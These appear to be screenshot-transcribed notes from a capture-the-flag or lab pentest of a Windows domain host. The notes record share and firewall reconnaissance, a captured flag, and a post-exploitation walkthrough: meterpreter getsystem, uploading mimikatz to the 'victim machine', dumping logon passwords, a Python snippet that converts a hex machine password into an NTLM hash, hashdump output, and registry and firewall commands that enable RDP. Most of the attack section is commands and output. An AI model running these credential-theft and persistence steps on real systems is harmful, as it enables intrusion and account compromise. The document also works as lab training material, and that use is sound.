
```
C:\Users\administrator\Desktop>sc query windefend
sc query windefend

SERVICE_NAME: windefend
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\administrator\Desktop>_
```

Shares active




```
C:\Windows\system32>net view \\manager01.corp.security /all
net view \\manager01.corp.security /all
Shared resources at \\manager01.corp.security



Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
IPC$        IPC            Remote IPC
The command completed successfully.
```

Firewall disabled




```
C:\>netsh firewall show state
netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Domain
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable
```

Confirmed that we have admin privileges



```
C:\Users\localadmin\Desktop>hostname && whoami
hostname && whoami
MANAGER01
nt authority\system
```


Flag: aktbrqqx3wt0ll286etu



```
C:\Users\administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E6D-BF88

 Directory of C:\Users\administrator\Desktop

03/25/2017  09:57 PM    <DIR>          .
03/25/2017  09:57 PM    <DIR>          ..
03/25/2017  09:57 PM                20 key.txt
               1 File(s)             20 bytes
               2 Dir(s)   3,115,520,000 bytes free

C:\Users\administrator\Desktop>type key.txt
type key.txt
aktbrqqx3wt0ll286etu
C:\Users\administrator\Desktop>_
```


Post Exploitation

getsystem before running mimikatz




```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Upload mimikatz to victim machine




```
meterpreter > upload /mimikatz/Win32/mimikatz.exe c:\\temp
[*] uploading  : /mimikatz/Win32/mimikatz.exe -> c:\temp
[*] uploaded   : /mimikatz/Win32/mimikatz.exe -> c:\temp\mimikatz.exe
meterpreter > upload /mimikatz/Win32/mimidrv.sys c:\\temp
[*] uploading  : /mimikatz/Win32/mimidrv.sys -> c:\temp
[*] uploaded   : /mimikatz/Win32/mimidrv.sys -> c:\temp\mimidrv.sys
meterpreter > upload /mimikatz/Win32/mimilib.dll c:\\temp
[*] uploading  : /mimikatz/Win32/mimilib.dll -> c:\temp
[*] uploaded   : /mimikatz/Win32/mimilib.dll -> c:\temp\mimilib.dll
meterpreter > upload /mimikatz/Win32/mimilove.exe c:\\temp
[*] uploading  : /mimikatz/Win32/mimilove.exe -> c:\temp
[*] uploaded   : /mimikatz/Win32/mimilove.exe -> c:\temp\mimilove.exe
meterpreter > _
```

https://www.reddit.com/r/HowToHack/comments/5fjmuj/mimikatz_hex_output/




```
mimikatz # sekurlsa::logonpasswords
```

For mimikatz dump in binary




```
#!/usr/bin/python
import hashlib,binascii

hexpass = "ed 62 e6 1d 8b 76 27 0a 1d 60 9
c 71 6b 6f 75 d8 e1 41 f9 3b 02 3d 2d 0f 5
f 9a 90 30 1f 46 0b 30 b3 48 7a bc 49 78 e
a 1e 53 3a cf 5b c3 48 4b 13 b4 25 8f 78 e
4 74 7d 49 0b 66 50 e8 23 8b bc dd f6 a4 d
hexpass = hexpass.replace(" ","")

passwd = hexpass.decode("hex")
hash = hashlib.new('md4', passwd).digest()

print binascii.hexlify(hash)
```



```
        kerberos :
         * Username : manager01$
         * Domain   : CORP.SECURITY
         * Password : 10 64 4e d9 8b 4e 6a 8c a6 23 fd 7b 84 47 fb 27
 13 24 a6 ca e9 5d d0 9a 6c 7d 94 e1 4d 09 3f af aa 40 78 f5 2f db 6d
 9f b6 7f 2f e5 d1 8d d8 df aa 0f 70 14 a8 9b 63 cf 78 b7 33 b9 0d 7a
 da db 84 ca 20 88 cd 00 22 a3 3f 81 90 d5 aa d6 83 24 20 ed d8 eb 7d
 28 3d 7c d2 37 be b7 73 3d fb 2e 75 d5 38 ea 23 2e b0 3b d0 8b b4 4e
```

Hashdump




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
localadmin:1003:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Manager:1000:aad3b435b51404eeaad3b435b51404ee:3e6c14baafd00f99ee53fc59eb4635ab:::
```

Enable RDP


```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
```

Without passing the hash



